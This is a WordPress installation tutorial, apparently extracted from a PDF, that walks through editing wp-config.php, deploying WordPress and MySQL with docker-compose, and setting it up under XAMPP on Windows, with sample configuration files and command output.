


Open the wp-config.php file in wordpress directory and paste the following lines in it to access the website page.

```
define( 'WP_SITEURL', 'http://'
.$_SERVER['HTTP_HOST'].'/wordpress');
define( 'WP_HOME', 'http://'
.$_SERVER['HTTP_HOST'].'/wordpress');
```

```
 */
define( 'AUTH_KEY',         '5[F6RG{Txh-.(KwNW1<N-Owt3uW+$l.lovlz`7gU##C>8A7Mrecj4g>Jyu92zVF`' );
define( 'SECURE_AUTH_KEY',  'LY^#0lh}3z]qQN@EC8kRlT_()PLR+`Cvv%vBC1l9LEo4i:%!axGLNTtM:pr_sAR^' );
define( 'LOGGED_IN_KEY',    'Gp#mWVZN8f$wkys/[Z(5KazPw}6=$z=d!>FKo.!KeYOw-KeLPF:jU?0e5o*R.w<>' );
define( 'NONCE_KEY',        '@Itsf#`7$an?^-HXSG/=1]bLOr{!j^825R.InYzmyURV&yuXVeGb29Q:ZorT1[-Q' );
define( 'AUTH_SALT',        'VEK%c>$2LSw;(*>6w[^|nX|U)B!ml|=cDv?<TJ7xe]J&ZSGIvb92aN|J.#4p;z_i' );
define( 'SECURE_AUTH_SALT', '2_$Y~#rI1U_0H3VdkZH+>9W)@oKUiE}^~4qbE]_nFxZ6e5w|NeW?wdH^H;!iXmfR' );
define( 'LOGGED_IN_SALT',   'OQdVx)QH*Y=kF$wMl>H]GHS{]G TeP5y@.0kc_F-75qM>X{_N^R_U8:l!i(ou-xW' );
define( 'NONCE_SALT',       'Og}./<IKax|n@<a)CRv1yRaDg6uRi=Vt.p%iT*:o(KLAYOsP6C>w}1}p35AFP$n[' );
define( 'WP_SITEURL', 'http://' .$_SERVER['HTTP_HOST'].'/wordpress');
define( 'WP_HOME', 'http://' .$_SERVER['HTTP_HOST'].'/wordpress');
/**#@-*/

/**
 * WordPress Database Table prefix.
 *
 * You can have multiple installations in one database if you give each
 * a unique prefix. Only numbers, letters, and underscores please!
```


And Finally, it is over here, and your WordPress is completely ready to go.



Install WordPress using Docker


Install WordPress through docker will release your effort of installing prerequisites for WordPress setup. It is a very easy and quick technique to configured WordPress. All you need to have some basic knowledge of Docker and its functionalities.
To install wordpress using docker, first, we will update the Ubuntu repository and then install the latest version of docker.io. Let's start the installation of docker packages with the apt command as below:

```
apt install docker.io
```



Docker Compose is used to run multiple containers as a single service. Let's begin the installation of docker-compose with the help of apt by entering the following command.

```
apt install docker-compose
```




After installing the composer for the Docker, we must create a directory by the name of WordPress. After creating the directory, we will create a .yml file that will contain the service definitions for your setup.

```
mkdir wordpress

cd wordpress/

nano docker-compose.yml
```

Now Paste the following text in the .yml and save the configuration. Source Code From **here**

```
Version: '3.3'
services:
   db:
     image: mysql:5.7
     volumes:
       - db_data:/var/lib/mysql
     restart: always
     environment:
       MYSQL_ROOT_PASSWORD: somewordpress
       MYSQL_DATABASE: wordpress
       MYSQL_USER: wordpress
       MYSQL_PASSWORD: wordpress

   wordpress:
     depends_on:
       - db
     image: wordpress:latest
     ports:
       - "8000:80"
     restart: always
     environment:
       WORDPRESS_DB_HOST: db:3306
       WORDPRESS_DB_USER: wordpress
       WORDPRESS_DB_PASSWORD: wordpress
       WORDPRESS_DB_NAME: wordpress
volumes:
    db_data: {}
```




Now run the docker image in detach mode using the following command


```
docker-compose up -d
```

```
root@ubuntu:~/wordpress# docker-compose up -d
Creating network "wordpress_default" with the default driver
Creating volume "wordpress_db_data" with default driver
Pulling db (mysql:5.7)...
5.7: Pulling from library/mysql
8559a31e96f4: Downloading [==================>
d51ce1c2e575: Download complete
c2344adc4858: Download complete
fcf3ceff18fc: Download complete
16da0c38dc5b: Download complete
b905d1797e97: Downloading [=========================================>
```


After doing all the configuration step-by-step, now access the localhost on port 8000 that will be hosting your WordPress Docker image and configure your WordPress site as done in the previous section.



You will get the dashboard where you can write your content that to be posted on the website. But here we need to make some changes inside the **setting** so that the wordpress after installation it will work properly. Thus, enter your localhost IP address with a port number on which your docker image is running.




And Finally, it is over here, and your WordPress is completely ready to go but over port 8000 as shown here.




Install WordPress on Windows Platform


Installation of WordPress is also very easy as compared to ubuntu because to fulfil the prerequisites of LAMP Server we can use XAMPP that will complete the all required dependency like apache and MySQL for WordPress.




Now download the extract the zip file of WordPress inside the /htdocs folder in /xampp folder in C-Drive.




Now open the PHPMYADMIN in a web browser by accessing /localhost/phpMyAdmin and create the database for WordPress to store its data.




Now in order to configure wordpress, explore the /localhost/wordpress/ and then enter the detail for the database.
Note: By Default, XAMPP DB_User is root and DB_Pass is empty <blank>
So as per XMAPP database configuration, we entered the following details in the given record.



